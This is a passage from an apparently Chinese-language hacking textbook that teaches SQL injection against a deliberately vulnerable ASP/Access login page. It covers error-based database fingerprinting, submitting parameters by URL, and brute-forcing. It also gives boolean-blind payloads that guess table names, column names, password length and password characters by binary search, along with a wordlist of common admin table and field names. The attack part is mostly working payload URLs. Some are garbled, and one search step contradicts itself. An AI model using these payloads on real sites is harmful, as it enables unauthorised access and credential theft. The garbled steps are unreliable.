


图 2-43

在弹出来的“Internet 选项”对话框中，切换到“高级”标签页，将“显示友好 HTTP 错误信息”前的勾去掉，如图 2-44 所示。




图 2-44

设置完成了，接下来再用单引号充当用户名来登录一次就可以看到详细的页面错误信息了，如图 2-45 所示。




图 2-45

错误类型：

```
Microsoft JET Database Engine (0x80040E14)
```

在对一个网站进行安全检测的时候，检测者并不知道被检测的网站用的是什么数据库，如果看到这个错误信息，从 Microsoft Jet Database Engine 就可以看出用的是微软的 Access 数据库，可以去尝试 Access 的一些已知漏洞。

接下来分析一下出现这个错误的原因。在代码中，查询数据库的 SQL 代码是这样写的：

```
inname = Request("name")
......
......
Set rs = conn.Execute("SELECT * FROM data WHERE uname='" & inname &"'")
```

其中的 SQL 语句是

```
SELECT * FROM data WHERE uname='用户输入的用户名'
```

这句 SQL 语句本来无可厚非，但是如果用户输入的是一个单引号，那么，这个语句就变成了：

```
SELECT * FROM data WHERE uname='''
```

这样一来，最后的那个单引号就多余了，造成了语法错误。

本节通过一个有注入漏洞的 asp 页面让读者初步了解了 SQL 注入漏洞的形成原因，究其根源，用户提交上来的数据没有经过任何判断就被放到 SQL 语句中执行，导致用户可以通过提交一些特殊的数据来打乱程序原本应执行的步骤。这些入侵者精心构造的数据可以让程序出错，并通过这些错误提示得到一些敏感的信息，以供入侵者继续深入。

在下一节中，将介绍如何使用浏览器直接提交数据。之后将会介绍如何通过注入漏洞得到更多的信息，甚至数据库中用户的名称及其密码。

2.2.3　用浏览器直接提交数据

上节中曾讲过，login.html 是在用户单击“登录”按钮后，把数据提交给 login.asp 来验证的。也就是说，真正执行验证工作的是 login.asp，而 login.html 的作用仅仅是提交数据而已。对于黑客来说，做事是要讲究效率的，每次提交数据都要回到登录页面的话，实在是浪费不少时间。所以，如果有办法直接提交数据而不是每次都要回到登录页面，就可以大大地提高效率，何乐而不为。这个过程是完全可以简化的，而且很容易做到，下面就将讲解如何使用浏览器直接向页面提交数据。

在 asp 中，从外部收取的数据叫参数，而这些参数的名称就叫参数名，它们的数据就叫这个参数的值。在 login.asp 中，收取的用户名的参数名是 user，密码的参数名是 pass。所以，提交的数据里应该分别把用户名和密码的参数名与它们的值对上号才行。

在浏览器的地址栏中，在要访问的文件名后面加个问号，再加上参数列表，参数对应的值之间用等号来连接，参数与参数之间用“&”来隔开，用这样的地址来访问该页面，就可以达到与页面提交基本上相同的提交效果，目标页面一样可以完整地接收到提交上去的参数。

整个地址的形式如下：

http://要访问的网站/要访问的页面.asp?参数 1=值 1&参数 2=值 2……

其中，参数的顺序可以任意调换，不过要保证参数名与值是相对应的，如果把参数 1 后写上参数 2 的值，接收的页面在取参数 1 的时候取的就是参数 2 的值，那么会导致页面不能给出预期的结果。

比如要向前面的那个例子直接用浏览器发送数据进行登录。用户名的参数名是 name，值是 admin，密码的参数名是 pass，值是 admin，则应该在地址栏中输入以下地址来访问。

http://127.0.0.1/login.asp?name=admin&pass=admin

把这个地址输入到浏览器的地址栏访问看看，显示登录成功，说明数据成功地被提交并被 login.asp 接收了，如图 2-46 所示。




图 2-46

从前面的介绍可以知道，交换两个参数的位置来登录也是可以的。比如用如下两个地址来登录效果是一样的。

http://127.0.0.1/login.asp?pass=admin&name=admin

http://127.0.0.1/login.asp?name=admin&pass=admin

关于参数和值对应的问题，本例子因为用户名和密码都是 admin，所以看不出来，如果密码改为 abcde，则应该访问的地址是：

http://127.0.0.1/login.asp?name=admin&pass=abcde

http://127.0.0.1/login.asp? pass=abcde&name=admin

这两个的效果是一样的，都可以成功登录。

但是如果没有对应好，比如访问下面的地址：

http://127.0.0.1/login.asp?pass=admin&name =abcde

则会登录失败，因为原本密码的值为 abcde，而现在却对应了成了 admin；用户名的值应该是 admin，而此时却对应上了 abcde。login.asp 是根据参数名来取值的，数据库中当然没有用户名是 abcde 且用户密码是 admin 的记录，所以自然会登录失败。

下面再用 admin 为用户名，随便换一个错的密码来登录试试看。比如 123456，则地址应该是：

http://127.0.0.1/login.asp?name=admin&pass=123456

输入到地址栏，按回车，提示登录失败，如图 2-47 所示。




图 2-47

这说明即使换一种数据发送方式，页面的功能还是正常的，可以判断密码的正确性。

再来试试用这种方法模拟提交章引号能否令页面出现 IIS 500 错误，提交：

http://127.0.0.1/login.asp?pass=admin&name='

将如愿所偿地看到了 IIS 500 错误。

这样一来，就说明这样登录是完全可以代替用页面提交的，而且这样提交可以省掉访问登录页面所花的时间，实在是提高效率的好方法。

这种提交方式在没有任何漏洞可利用的情况下，还可以通过穷举法，一个一个地用有可能是密码的组合来登录，登录成功就说明密码对了。这样用浏览器提交不失为一个好的方法，可以有效地避免打开登录页面所浪费的时间，而直接把数据提交给验证页面。

在对 SQL 注入的研究过程中，将会不停地提交数据进行测试，所以用这个方法提交数据将会事半功倍。而且在实际的入侵中，很多注入点都是没有地方给用户输入的，在这种情况下，也只有用这个方法来提交数据才能进行 SQL 注入。所以，介绍这种用浏览器直接提交数据的方法还是有必要的。

2.2.4　注入漏洞的利用

在前面的章节中，通过一个有注入漏洞的 asp 网页介绍了 SQL 注入漏洞的原理和一些简单的应用。接下来将继续以这个 asp 网页来具体介绍 SQL 注入漏洞的一些利用方法。

这个漏洞页面是最典型的 SQL 注入漏洞的代表。其实目前来说，再新的漏洞都是万变不离其宗的，将这些有漏洞的页面抽离出来，其实跟这个页面的漏洞原理都是一样的，甚至连利用方法都是大同小异的。

继续看前面的例子，前面已经分析过了，是因为页面直接把用户提交的用户名（一个单引号）放到 SQL 语句中执行，所以才造成引号不成对的语法错误。通过错误提示，攻击者就可以知道这个网站用的是什么数据库系统，再针对这个数据库系统的漏洞进行攻击。

虽然攻击者很聪明，但是管理员也不是白痴。哪个管理员会用一个存在漏洞的数据库系统呢？如果有，那就是这个攻击者运气太好了。

不过好运也不是天天有，该想个比较稳妥的办法才行。

于是，黑客们对注入漏洞的利用发展出了五花八门的手法。下面，对这些漏洞利用方法进行一些介绍。要学习 SQL 注入，必须要有 SQL 查询语言的功底，考虑到部分读者没有基础，所以在本节中，将会一边介绍 SQL 注入，一边穿插一些 SQL 语言语法的知识，读者也可以因此通过 SQL 注入来触类旁通。

1. SQL 语法知识

SQL 语句与语句之间用分号“;”隔开，如果只有一句，则可以省略。

2. SELECT 语句

SELECT 语句是 SQL 中的查询语句，通常用于查询数据库中的数据，它的语法如下：

```
SELECT 要查询的内容(可以是字段名列表) FROM 表名;
```

其中，要查询的内容可以是字段名列表，字段名列表就是要查询的一个或几个字段名的列表，多个字段名之间用逗号“,”隔开，查询所有字段用星号“*”表示。

表名是用来指定要查询的数据库中的表的名称。

比如要查询 data 表里的 uname 和 upass 两个字段的值，则语句应该这样写：

```
SELECT uname,upass FROM data;
```

因为在例子里的 data 数据库里只有 uname 和 upass 两个值，所以可以写成查询所有列的值：

```
SELECT * FROM data;
```

3. WHERE 语句

WHERE 语句通常加在 SELECT 语句后面，用来设置查询过滤条件，就是让程序只查询符合条件的数据。它的语法如下：

```
WHERE 查询条件列表
```

查询条件是用来过滤数据的，它是一个布尔值表达式（也就是逻辑值，真或者假），程序只把符合条件的数据查询出来，如果想把所有数据都查询出来，也就是不过滤任何数据，就把条件空着不写。

比如要在 data 表里把 uname 为 admin 的数据找出来，则 SQL 语句应该这样写：

```
SELECT * FROM data WHERE uname='admin';
```

同时，可以一次性查询有多个条件，这些条件之间用“and”连接起来就可以了。比如要查询在数据库中 uname 字段为 admin，upass 字段为 admin 的数据就应该写成：

```
SELECT * FROM data WHERE uname='admin' and upass='admin';
```

在 SQL 中，字符串的内容要用一对单引号引起来。字符串可以为空，直接在引号里什么也不写，表示空字符串。如上述语句可写成：

```
SELECT * FROM data WHERE uname=' ' and upass=' ';
```

相关的语法知识讲完了，先来看看如何判断页面是否存在 SQL 注入漏洞。

判断是否有注入漏洞，要用一些逻辑运算，即数学课本里曾介绍过的“或、与、非”运算。这里重点介绍“与”。在数学课本里，“命题 A 与命题 B”这样的命题，只有当命题 A 和命题 B 同时为真命题时，这个命题才是真命题；只要命题 A 或者命题 B 有一个是假命题，则整个命题是假命题。

在编程中，这种逻辑关系是差不多的，“与”的英文是“and”，只是 A 和 B 不叫做命题，在这里称做“条件 A”和“条件 B”。只有两个同时为真时，才为真；只要条件 A 或条件 B 有一个为假，则“A and B”为假。

在例子中用来查询的语句是：

```
SELECT * FROM data WHERE uname='用户输入的用户名'
```

在这个语句中，只有一个条件，就是 uname 为用户输入的用户名，只要哪条数据记录的 uname 字段跟用户输入的用户名相等，这条记录就被查询出来。如果人为地在后面再加一个 1=1 的条件：

```
SELECT * FROM data WHERE uname='用户输入的用户名' and 1=1
```

1=1 是永远成立的，所以只要第一个条件成立，则所有条件都成立，这个条件并不影响整个语句的执行。

如果加个 1=2 的条件：

```
SELECT * FROM data WHERE uname='用户输入的用户名' and 1=2
```

1=2 永远都不成立，所以无论如何，所有的条件都不成立了，数据库一条一条地对比数据是否符合条件，可是第二个条件是永远都不可能符合的，所以这样做会使整个语句在任何情况下都查询不出任何数据。

也就是说，通过在数据库查询语句后面加 and 1=1 和 and 1=2 这两个条件，看看能不能影响页面的查询结果，就可以判断注入的语句有没有被执行。所以，可以通过这个方法来检测页面是否存在 SQL 注入漏洞。

下面通过实例来看看注入漏洞的利用，先看看漏洞页面里面语句的原型：

```
SELECT * FROM data WHERE uname='用户输入的用户名'
```

能操控的就是用户输入的用户名，那就想办法在语句的后面加上 and 1=1 和 and 1=2 的条件。

输入的用户名是 admin，根据 SQL 的语法来构造，则用户名应该为：

```
admin' and 1=1
```

输入这样的用户名，放在整个 SQL 语句中，就变成了：

```
SELECT * FROM data WHERE uname='admin' and 1=1'
```

到浏览器里提交一下，在地址栏里输入：

```
http://127.0.0.1/login.asp?pass=admin&name=admin' and 1=1
```

访问页面提示出错，语句成功地被注入到 SQL 里去了，不过这样的用户名好像还有点问题，就是最后那个引号是多余的。必须想办法把它用掉或者去除，否则这个语句是错误的，页面会出错。

再重新构造这个用户名，变成：

```
admin' and 1=1 and 'a'='a
```

放到 SQL 语句里就是：

```
SELECT * FROM data WHERE uname='admin' and 1=1 and 'a'='a'
```

这样，语句就完整了，第三个条件'a'= 'a'跟'1'= '1'一样，也是一个永远成立的条件，并不影响其他条件。

在浏览器里提交，输入以下地址：

```
http://127.0.0.1/login.asp?pass=admin&name=admin' and 1=1 and 'a'='a
```

可以正常显示页面，如图 2-48 所示。




图 2-48

相信读者们发现了，在截图中，地址栏里有很多的类似“%20”的特殊编码，这就是 URL 编码，浏览器会自动地把一些特殊的字符给转换成 URL 编码。“%20”是空格的 URL 编码，其实读者们可以不用在意这些烦琐的编码，更不用花时间去记它，只要大概知道是什么回事就可以了，见多了自然就记得，平时看到“%20”的时候知道它代表的是空格就行了。

再来提交个 1=2 的恒错条件让页面出错，看看是否能影响页面的执行。提交用户名为：

```
admin' and 1=2 and 'a'='a
```

在浏览器地址栏里输入以下地址进行访问：

```
http://127.0.0.1/login.asp?pass=admin&name=admin' and 1=2 and 'a'='a
```

页面出错了，就可以说明这个页面有 SQL 注入漏洞了。其实有时也不一定会出错，不过只要用 1=1 的条件和 1=2 的条件来分别访问页面时，看到的页面内容不同，基本上就说明它存在漏洞。

4. SQL 语法知识

在计算机中，条件成立与否是用“真”和“假”来表示的。众所周知，计算机是以二进制来表示数据的，所以用 1 表示“真”，0 则表示“假”。

在 SQL 中的 SELECT...FROM 语句中，整个语句等于一个值，就是返回值，跟在 C 语言里的返回值的概念是差不多的。SELECT...FROM 语句的返回值等于语句中要查询的记录内容。

下面就可以利用漏洞来进行猜解了。

先来猜解数据库的表名。根据前面介绍的知识，可以知道以下语句也可以当作一个条件来用：

```
(SELECT uid FROM data WHERE uname='admin')=1
```

这是个复杂条件，先用 SELECT 语句到数据库里查询出 uname 字段为 admin 的记录，得到它的 uid 字段的值，再对比是否为 1。为 1，则这个条件为真；不为 1，则这个条件为假。

同样，以下这个语句也是一个条件。

```
(SELECT upass FROM data WHERE uname='admin')='admin'
```

先用 SELECT 语句到数据库里查询出 uname 字段为 admin 的记录，得到它的 upass 字段的值，再对比是否为 admin，为 admin 则这个条件为真，否则这个条件为假。

把这个语句当成一个条件，插到前面用来检测是否存在漏洞的那个语句里，原语句就变成：

```
SELECT * FROM data WHERE uname='admin' and (SELECT upass FROM data WHERE
uname='admin')= 'admin' and 'a'='a'
```

如果数据库里 uname 为 admin 的记录，它的 upass 字段的值是 admin，加进去的条件就为真；

如果不是，加进去的条件就是假，因为用的是与运算（and），所以只要条件列表中的 3 个条件是假，则所有条件都不成立，所以就查不出任何记录。

根据这个来构造访问地址如下。

```
http://127.0.0.1/login.asp?pass=admin&name=admin'and (SELECT upass FROM data WHERE uname= 'admin')= 'admin' and 'a'='a
```

在浏览器输入上面的地址访问，页面成功显示出来了。

再随便换个值，比如用 123 来测试一下。

```
http://127.0.0.1/login.asp?pass=admin&name=admin' and (SELECT upass FROM data WHERE uname= 'admin')='123' and 'a'='a
```

页面出错了，说明 uname 是 admin 的记录，它的 upass 字段的值不是 123。

根据这个，可以用来判断猜测的密码是否正确。破解者只要不停地改变作者专门标明加粗部分的值来提交测试，当提交的值能使页面正常显示的时候，就说明页面根据这个条件查询到数据了，也就是说第二个条件为真了，即 uname 为 admin 的记录，它的 upass 跟输入的值相等了。upass 字段的值就是用户的密码，这样，就等于猜解出了用户的密码。

这无疑给了破解者一个捷径。但光是这样还不够，因为有一个决定性的因素，那就是密码完全是靠猜测，如果用户把密码设置得难以猜测，攻击者就很难猜到密码，那么，这种方法也是没有什么优势的，反而还比较麻烦。不过，如果再配合着利用 SQL 语言的灵活性和它自带的一些函数，这种方法的前途是不可限量的。在下一节中，将结合 SQL 的语句继续介绍利用 SQL 注入漏洞的一些高级利用，利用漏洞猜解出数据库的表名、字段名，以及一位一位地把数据的内容猜解出来。

2.2.5 注入漏洞的高级利用

SQL 语言是很灵活的，在本节中，将会介绍如何利用漏洞猜解出表名、字段名，然后得到用户的名称和密码。

1. SQL 语法知识

COUNT（）函数

COUNT（字段名）函数的作用是返回表中关于指定字段的记录条数。

在实际的入侵中，入侵者根本就不知道目标网站的数据库的结构——不知道数据库的表名、字段名，所以也就不存在上述的入侵了。

可是，世事无绝对，既然有漏洞，而且这种入侵方法已经被“发扬光大”，自然有突破这个瓶颈的方法。因为 SQL 语言是很灵活的，所以只要用户能使输入的 SQL 语句运行，那么剩下的就

只有如何利用的问题了。

想要得到数据库里的用户名和密码，首先就应该想办法知道目标数据库里用来保存用户名和密码的那个数据表的表名。

既然那个表里保存有用户名和密码，就说明那个表里绝对有数据，也就是说，用 COUNT 函数来查询这个表的时候，得到的结果应该是大于 0 的。

根据这个推论，就可以构造如下条件语句。

```
(SELECT COUNT(*) FROM data)>0
```

把这个条件语句利用到漏洞里试试，构造的 URL 地址如下。

```
http://127.0.0.1/login.asp?uname=admin' and (select count(*) from data )>0
and 'a'='a
```

在浏览器里提交这个地址，如果页面能正常显示出来，则说明这个表存在；如果不能正常显示，则说明加进去的这个条件不成立，也就是说，表里的记录为 0，那就说明用来保存用户名和密码的表不是这个表。在入侵时，只要不停地变换表名（URL 中专门加了下划线来标明的部分），直到页面能正常显示，就说明这个表存在了。

不过，如果运气不好，猜解到的这个表也不一定是用来保存用户名和密码的那个表，所以在入侵时，运气也是不可缺少的。不过，程序员在编写页面的时候，为了方便调用和维护，也不会用太复杂的表名，所以表名比用户名容易猜解得多。一般来说，用来保存用户名和密码的表无非就是类似于 user、manage、admin 之类的，常用的表名可以在网络上搜索到一大堆。只要有足够的经验，很容易就可以把表名猜解出来。

在猜解出表名以后，剩下的就只要对字段名进行猜解了。

跟猜解表名差不多，只是要在 COUNT 中加入猜测的字段名，构造的 SQL 条件语句如下。

```
(SELECT COUNT(uname) FROM data)>0
```

根据这个语句构造的 URL 地址如下。

```
http://127.0.0.1/login.asp?uname=admin' and (select count( uname ) from
data )>0 and 'a'=' a
```

如果页面正常显示，就说明字段存在；如果页面不能正常显示，就说明条件不成立，即字段不存在，道理跟猜解字段名是一样的。

下面是作者积累的一些常见的表名，以及用户名和密码的字段名，在猜测表名和字段名的时候会用得到。

常见的表名		常见的用户信息字段名		
admin	movies	id	user	dw
a_admin	news	admin	userid	oklook
x_admin	password	adminid	user_id	passwd
m_admin	clubconfig	admin_id	name	pass_wd
adminuser	config	adminuser	username	yonghu
admin_user	company	admin_user	user_name	用户
article_admin	book	adminuserid	pass	用户名
administrator	art	admin_userid	userpass	mima
manage	bbs	adminusername	user_pass	密码
manager	dv_admin	admin_username	password	usr
member	admin_userinfo	adminname	userpassword	usr_n
memberlist	userlist	admin_name	user_password	usrname
user	密码	adminpwd	pwd	usr_name
users	会员	admin_pwd	userpwd	usrpass
userinfo	登录	adminpass	user_pwd	usr_pass
user_info	user_list	admin_pass	useradmin	usrnam
用户	login	adminpassword	user_admin	nc
movie		admin_password	pword	uid
		administrator	p_word	
		administrators		

在表名和字段名都被猜解出来以后，就可以对用户名和密码进行猜解了。既然知道了表名和字段名，就不必要像上一节中介绍的方法那样乱猜一气了，毕竟密码跟表名不一样，用户把它设置成什么样都可以，而且不同的用户也不同。

前面介绍了那么多的“猜”的方法，似乎没有多少技术性，其实 SQL 漏洞的利用除了“猜”以外，还有一个不可或缺的因素——“解”。

提交不同的 SQL 语句给页面，根据页面能否正常显示，就可以把数据库中的所有记录里的数据一个一个地“解”出来。

2. SQL 语法知识

LEN（）函数

len(字符串)

这个函数很简单，它的功能是取得字符串的长度。

下面就以猜解 admin 用户的密码为例，来演示在取得表名和字段名之后该如何猜解出用户的密码。

要猜解用户的密码，首先要先确定密码的长度。SQL 的 LEN（）函数刚好可以帮上忙。构造如下条件语句。

```
(SELECT * FROM data WHERE uname=admin and len(upass)>1 ) >0
```

这个条件语句里有两个条件，首先是 uname 为 admin，其次是 upass 字段的值长度比 1 大，也就是 upass 的值要有两位以上条件才成立，在条件不成立时，SELECT 语句就查不到任何数据，它的结果应该为 0，而不是大于 0，所以 (SELECT……)>0 就不成立。

把这个条件语句加到 URL 中去提交。

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)>1 ) >0 and 'a'='a
```

提交后，如果页面能正常显示，就说明用户名是 admin 的这个用户的密码至少有两位；如果不能正常显示，就说明这个用户的密码不大于 1 位，也就是说，这个用户的密码可能是 1 位，也可能是 0 位（密码为空）。

所以只要不停地修改 len（）后面的数字，就可以确定密码的长度了。比如要猜例子里的密码长度，可以按如下顺序提交数据。

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)=0 ) >0 and 'a'='a
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)=1 ) >0 and ' a'='a
  ⋮
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)=5 ) >0 and 'a'='a
```

一直到数字改为 5 的时候页面才能正常显示，就说明密码的长度是 5，也就是密码有 5 位。

但是这种方法并不高明，一个数字一个数字地去猜的话，很浪费时间，例子里的密码只有 5 位而已，如果在真正的入侵中，碰到密码有十几或二十几位的话，那要试到哪年才试得出来！

3. 二分法

下面介绍一种更简便的方法——二分法。

其实可以用范围来确定一个数，先来确定一个大概的范围，再来慢慢缩小这个范围，直到能确定这个数为止。比如例子中的这个密码的长度可以这样猜：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)<16 ) >0 and 'a'='a
```

一般用户的密码都是 16 位以内的，所以用 **len(upass)<16** 来做条件，页面能正常显示，说明密码确实不到 16 位。现在可以确定密码的长度在 0～15 之间，接着把 0～16 之间的中间数找出来，计算中间数的公式如下。

中间数＝（最大值－最小值）÷2＋最小值

套用公式计算如下：

（16－0）÷2+0=8

所以用 8 来测试，提交的数据如下。

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)<8 ) >0 and 'a'='a
```

如果页面不能正常显示，就说明密码的长度在 8～16 位之间；提交以上数据后，页面正常显示，就说明密码的长度在 0～7 位之间。接下来可以继续缩小范围。

（8－0）÷2+0=4

所以，就继续用 4 来测试，提交：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)<4 ) >0 and 'a'='a
```

页面出错，说明密码的长度不小于 4，也就是说，密码长度大于等于 4，同时小于等于 8，继续缩小范围。

（8－4）÷2+4=6

用 2 来提交测试：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)<4 ) >0 and 'a'='a
```

页面正常显示，就说明密码的长度小于 6 位。范围已经缩小到了这一步，就可以用 4 和 5 来分别测试了。

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)=4 ) >0 and 'a'='a
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)=5 ) >0 and 'a'='a
```

页面正常显示了，就说明用户的密码有 5 位。

在解出用户密码的长度后，就可以开始猜解用户密码的内容了，猜解用户密码的内容的方法跟猜解密码的长度是一样的，只是换个条件而已。

4. SQL 语法知识

Mid（）函数

mid(字符串，起始位置，长度)

mid（）函数的作用是取得字符串从第“起始位置”字符位置起，字符个数是“长度”的子字符串，即“起始位置”到 “起始位置”＋“长度” 之间的字符串 。比如：

mid(‘abcd’，2，2)

是说取得 abcd 这个字符串，从第 2 位开始的两个字符，得到结果的就是 bc。

如果将上述语句改成 mid(‘abdefg’，3，3)，即从字符“abdefg”第 3 位开始数右边 3 位数，

得到结果的就是 def。

接下来介绍如何猜解用户的密码，一个一个地把可能是密码的字符串代进去测试是没有多少技术性可言的，而且可靠性不高，花费了大量的时间或精力不一定能猜得出密码。但是利用 mid（）函数，再结合二分法，就可以一位一位地把密码解出来。这比毫无头绪地乱猜要强。

先来猜解第一位密码，构造的 SQL 条件语句如下：

```
(SELECT * FROM data WHERE uname=admin and mid(upass, 1, 1)= 'a' ) >0
```

这个语句中用了 mid（）函数，从密码字段的第一位开始，取长 1 位字符，其实说白了也就是取第一位密码，再对比用户密码的第一位是不是字符 a，如果是，则条件成立；如果不是，则条件不成立。

把这个条件语句整合到 URL 地址里，提交：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and mid(upass, 1, 1)= 'a' ) >0 and 'a'='a
```

页面显示正常，说明已经猜对了，用户密码的第一位确实是 a，不过并不是每次都能那么走运，基本上要想猜完整个密码还是得用到二分法才行。

接下来，开始猜解第二位密码，提交：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and mid(upass, 2, 1)= 'a' ) >0 and 'a'='a
```

页面出错，说明第二位密码不是字母 a，既然还不能精确定位，那么可以用二分法先确定一个范围出来，再逐步地缩小这个范围来确定密码内容。换成以下 URL 地址测试：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and mid(upass, 2, 1) >'a' ) >0 and'a'='a
```

页面正常显示，再提交：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and mid(upass, 2, 1)< 'z' ) >0 and'a'='a
```

页面还是正常显示。根据前面提交的这两个地址都可以正常显示页面，就可以推断出第二位密码是小写的字母 a～z 中的一个。

接下来的工作就是要继续缩小范围了，由于字母不是数字，所以用二分法的时候也应该灵活地转变一下，不能死套公式。其实二分法也就是用比较中间的数来测试数据，每一次提交就可以缩小一半的范围。那么，在对字母猜解的时候，只要套用这种思路就行了，没必要照搬形式。

由于字母的中间数不好求，所以只要估计个大概就行了。

继续猜解第二位密码，字母 a～z 的中间位置大概是字母 o，当然用字母 l 或者字母 m 也不影响大局。就用字母 o 来测试好了，提交：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and mid(upass, 2, 1)< 'o' ) >0 and 'a'='a
```

页面又能正常显示出来，说明密码是字母 a～o 之间的一个字母。继续取中间位置来试，字母 a～o 的中间位置大概是 h，所以提交：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and mid(upass, 2, 1)< 'h' ) >0 and 'a'='a
```

页面正常显示，范围可以确定第二位密码是在字母 a～h 之间的一个字母，继续缩小范围，用字母 e 测试：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and mid(upass, 2, 1)< 'e' ) >0 and 'a'='a
```

页面还是正常显示。分析一下，第二位密码大于字母 a 且小于字母 e，范围就已经缩小到了字母 b～d 之间了。接下来可以把字母 b、c、d 分别代进去测试，也可以用二分法进行测试。

下面继续用二分法来测试：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and mid(upass, 2, 1)< 'd' ) >0 and 'a'='a
```

